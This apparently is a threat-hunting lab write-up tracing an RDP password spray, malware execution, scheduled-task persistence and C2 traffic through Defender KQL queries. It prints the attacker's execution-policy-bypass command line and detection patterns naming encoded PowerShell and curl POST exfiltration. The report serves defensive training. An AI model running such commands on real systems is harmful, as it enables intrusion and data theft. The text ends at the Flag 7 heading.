“Hide Your RDP”: Password Spray Leads to Full Compromise

SOC Investigation Report — *thseptbruce1*


Lab Setup Context

To support this investigation exercise, I created a dedicated **Windows 11 virtual machine (VM)** in the cloud environment. The purpose of this VM was to act as the **target system** for simulated attacker activity, providing a controlled environment in which to observe logons, process executions, persistence mechanisms, and network activity.

The VM was then **onboarded into Microsoft Defender for Endpoint (MDE)** so that full telemetry (logon events, process creation, registry changes, and network traffic) could be collected and queried using Advanced Hunting. This ensured that all attacker actions could be tracked end-to-end, while maintaining a safe and isolated lab for analysis.

Virtual Machine: thseptbruce1
Time Created: 9/21/2025, 3:44 PM UTC
OS: Windows 11

Onboarded to MDE:



Report ID: INC-2025-0001
Analyst: Bruce Thornton
Date: 9/21/2025 through 9/26/2025
Incident Date: 14-September-2025

---

1. Findings

Key Indicators of Compromise (IOCs):

- **Attack Source IP:** 159.26.106.84
- **Compromised Account:** slflare
- **Malicious File (name / hash / path):** `msupdate.exe`
- **Persistence Mechanism:** Scheduled Task — `MicrosoftUpdateSync`
- **C2 Server (IP / domain):** 185.92.220.87
- **Exfiltration Destination:** 185.92.220.87:8081


🚩 Flag 1: Attacker IP Address

Flag 1 — Attacker IP (159.26.106.84)
“Someone from the internet (that IP address) was the source of the attack — prompting an investigation.”

Answer: 159.26.106.84
MITRE Technique: T1110.001 – Brute Force: Password Guessing
Evidence: Successful RDP logons from this IP to compromised account `slflare`.

KQL Query Used (MDE):

```
DeviceLogonEvents
| where Timestamp between (datetime(2025-09-14 00:00:00) .. datetime(2025-09-16 23:59:59))
| where DeviceName contains "flare" or DeviceName contains "thseptbruce1"
| where LogonType in (7, 10) or tostring(ActionType) == "LogonSuccess"
| project Timestamp, DeviceName, AccountName, RemoteIP, LogonType, LogonResult = tostring(ActionType), InitiatingProcessFileName
| order by Timestamp asc
```



Timestamp	DeviceName	AccountName	RemoteIP	LogonType	LogonResult	InitiatingProcessFileName
Sep 16, 2025 1:34:14 PM	slflarewinsysmo	umfd-1		Interactive	LogonSuccess	
Sep 16, 2025 1:34:14 PM	slflarewinsysmo	umfd-0		Interactive	LogonSuccess	
Sep 16, 2025 1:34:15 PM	slflarewinsysmo	dwm-1		Interactive	LogonSuccess	
Sep 16, 2025 1:34:15 PM	slflarewinsysmo	dwm-1		Interactive	LogonSuccess	
Sep 16, 2025 1:40:57 PM	slflarewinsysmo	slflare		Network	LogonSuccess	lsass.exe
Sep 16, 2025 1:40:57 PM	slflarewinsysmo	slflare	159.26.106.84	Network	LogonSuccess	
Sep 16, 2025 1:41:29 PM	slflarewinsysmo	umfd-1		Interactive	LogonSuccess	
Sep 16, 2025 1:41:29 PM	slflarewinsysmo	umfd-0		Interactive	LogonSuccess	wininit.exe
Sep 16, 2025 1:41:30 PM	slflarewinsysmo	dwm-1		Interactive	LogonSuccess	
Sep 16, 2025 1:41:30 PM	slflarewinsysmo	dwm-1		Interactive	LogonSuccess	
Sep 16, 2025 1:43:38 PM	slflarewinsysmo	slflare		Network	LogonSuccess	lsass.exe
Sep 16, 2025 1:43:38 PM	slflarewinsysmo	slflare	159.26.106.84	Network	LogonSuccess	
Sep 16, 2025 1:43:41 PM	slflarewinsysmo	umfd-2		Interactive	LogonSuccess	winlogon.exe
Sep 16, 2025 1:43:42 PM	slflarewinsysmo	dwm-2		Interactive	LogonSuccess	winlogon.exe
Sep 16, 2025 1:43:42 PM	slflarewinsysmo	dwm-2		Interactive	LogonSuccess	winlogon.exe
Sep 16, 2025 1:43:46 PM	slflarewinsysmo	slflare		RemoteInteractive	LogonSuccess	lsass.exe

---

🚩 Flag 2: Compromised Account


Flag 2 — Compromised Account (slflare)

“The attacker successfully used a real user account on the machine — this shows they had valid access, not just probing.”

Answer: slflare
MITRE Technique: T1078 – Valid Accounts
Evidence: Account `slflare` used in successful RDP logons from external attacker IP.

KQL Query Used (MDE):


```
DeviceLogonEvents
| where Timestamp between (datetime(2025-09-14) .. datetime(2025-09-17))
| where DeviceName contains "flare"
| take 20
```



Timestamp	DeviceId	DeviceName	ActionType	LogonType
Sep 16, 2025 1:34:...	401039d292f73a34a4...	slflarewinsysmo	LogonSuccess	Interactive

Timestamp	Sep 16, 2025 1:34:14 PM
DeviceId	401039d292f73a34a435e685c7090049cb7ce6d5
DeviceName	slflarewinsysmo
ActionType	LogonSuccess
LogonType	Interactive
AccountDomain	font driver host
AccountName	umfd-1
AccountSid	S-1-5-96-0-1
Protocol	Negotiate
LogonId	39682
InitiatingProcessTokenEl...	None
InitiatingProcessId	724
InitiatingProcessParentId	0
ReportId	10
AdditionalFields	{"IsLocalLogon":true}
InitiatingProcessSessionId	0

Further evidence showing “slflare” activity (screenshots):


Sep 16, 2025 1:35:09 PM
401039d292f73a34a4...
slflarewinsysmo
Timestamp
Sep 16, 2025 1:35:09 PM
DeviceId
401039d292f73a34a435e685c7090049cb7ce6d5
DeviceName
slflarewinsysmo
ActionType
LogonFailed
LogonType
Network
AccountName
slflarewinsysmo
Protocol
NTLM
FailureReason
InvalidUserNameOrPassword
RemoteDeviceName
windows7
RemoteIP
79.76.123.251

Timestamp	Sep 16, 2025 1:36:55 PM
DeviceId	401039d292f73a34a435e685c7090049cb7ce6d5
DeviceName	slflarewinsysmo
ActionType	LogonFailed
LogonType	Network
AccountName	slflare
Protocol	NTLM
FailureReason	UnauthorizedLogonType
RemoteDeviceName	sanc-main
RemoteIP	159.26.106.84
RemoteIPType	Public
RemotePort	0
InitiatingProcessTokenEl...	None
InitiatingProcessId	0
InitiatingProcessParentId	0
ReportId	991
AdditionalFields	{"IsLocalLogon":false}

Timestamp	Sep 16, 2025 1:40:57 PM
DeviceId	401039d292f73a34a435e685c7090049cb7ce6d5
DeviceName	slflarewinsysmo
ActionType	LogonSuccess
LogonType	Network
AccountDomain	slflarewinsysmo
AccountName	slflare
AccountSid	S-1-5-21-415952123-3427508315-3774372505-500
IsLocalAdmin	1
InitiatingProcessAccount...	nt authority
InitiatingProcessAccount...	system
InitiatingProcessAccount...	S-1-5-18
InitiatingProcessIntegrit...	System
InitiatingProcessTokenEl...	TokenElevationTypeDefault
InitiatingProcessSHA1	5874c705ebb39053378b2aa653a707e31541ad1f
InitiatingProcessSHA256	055a1226a769948a79ed0972bdee2d91937c4b521e0b9046f9b8ccc63d110115

🚩 Flag 3: Executed Binary Name

Flag 3 — Executed Binary (msupdate.exe)
“After getting in, the attacker ran a suspicious program named `msupdate.exe` — likely the initial malicious tool.”


Answer: msupdate.exe
MITRE Techniques:


- T1059.003 – Command and Scripting Interpreter: Windows Command Shell
- T1204.002 – User Execution: Malicious File

Evidence: Binary executed under compromised account immediately after RDP logon.

KQL Query Used (MDE):

```
DeviceProcessEvents
| where Timestamp between (datetime(2025-09-14 00:00:00) .. datetime(2025-09-16 23:59:59))
| where DeviceName contains "flare" or DeviceName contains "thseptbruce1"
| where FileName in~ ("msupdate.exe","wlrmdr.exe","appmanager.exe","mssync.exe")
   or FileName has_any ("powershell","pwsh","cmd.exe","curl","wscript","cscript")
   or ProcessCommandLine has_any
("-ExecutionPolicy","-EncodedCommand","Invoke-WebRequest","Invoke-RestMethod","curl -X
POST")
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName, ProcessId
| order by Timestamp asc
```





🚩 Flag 4: Command Line Used to Execute the Binary

Flag 4 — Command Line to Run the Binary

“The attacker launched that program using a command that told Windows to run a PowerShell script (`update_check.ps1`) — this is how the attacker activated the payload.”


Answer: `"msupdate.exe" -ExecutionPolicy Bypass -File C:\Users\Public\update_check.ps1`

MITRE Technique: T1059 – Command and Scripting Interpreter

Evidence: Command line parameters showed payload execution from Public folder.

KQL Query Used (MDE):

```
DeviceProcessEvents
| where Timestamp between (datetime(2025-09-14 00:00:00) .. datetime(2025-09-16 23:59:59))
| where DeviceName contains "flare" or DeviceName contains "thseptbruce1"
| where FileName == "msupdate.exe" or ProcessCommandLine contains "update_check.ps1"
| project Timestamp, DeviceName, FileName, ProcessCommandLine, AccountName, InitiatingProcessFileName
| order by Timestamp asc
```



🚩 Flag 5: Persistence Mechanism Created


Flag 5 — Persistence (MicrosoftUpdateSync scheduled task)
“They set up a scheduled task so the malicious program would keep running after reboots — this keeps their access alive over time.”


Answer: MicrosoftUpdateSync
MITRE Technique: T1053.005 – Scheduled Task/Job: Scheduled Task

Evidence: Scheduled task created by attacker to maintain persistence.

KQL Query Used (MDE):

```
DeviceRegistryEvents
| where Timestamp between (datetime(2025-09-14) .. datetime(2025-09-17))
| where DeviceName contains "flare"
| where RegistryKey contains "TaskCache"
| project Timestamp, DeviceName, RegistryKey, RegistryValueName, RegistryValueData, InitiatingProcessFileName
| order by Timestamp asc
```





🚩 Flag 6: C2 / Network Activity


Flag 6 — (C2 / Network activity → 185.92.220.87)
“The compromised machine connected to an external server (the attacker’s controller) — this is how the attacker could give instructions or pull more tools.”

Answer: 185.92.220.87
MITRE Techniques: T1071.001 – Application Layer Protocol: Web Protocols (HTTP/S); T1105 – Ingress Tool Transfer

Evidence: Outbound HTTP connections from attacker-controlled processes.

KQL Query Used (MDE):

```
let start = datetime(2025-09-14 00:00:00);
let end   = datetime(2025-09-17 00:00:00);
DeviceNetworkEvents
| where Timestamp between (start .. end)
| where InitiatingProcessAccountName in~ ("slflare","misawa")
| where InitiatingProcessFileName in~
("msupdate.exe","appmanager.exe","mssync.exe","officeservice.exe","powershell.exe","cmd.exe
","curl.exe")
| extend RemoteIP = tostring(RemoteIP), RemoteUrl = tostring(RemoteUrl)
| where isnotempty(RemoteIP) or isnotempty(RemoteUrl)
| where not (RemoteIP startswith "10." or RemoteIP startswith "192.168." or RemoteIP startswith
"127." or RemoteIP startswith "169.254." or RemoteIP matches regex
@"^172\.(1[6-9]|2[0-9]|3[0-1])\.")
| extend Domain = iff(isnotempty(RemoteUrl), extract(@"https?://([^/:]+)", 1, RemoteUrl), "")
| extend Destination = iff(isnotempty(Domain), Domain, RemoteIP)
| project Timestamp, InitiatingProcessAccountName, InitiatingProcessFileName,
InitiatingProcessCommandLine, Destination, RemoteIP, RemoteUrl, RemotePort, Protocol
| order by Timestamp asc
```



🚩 Flag 7: Earliest Discovery Command

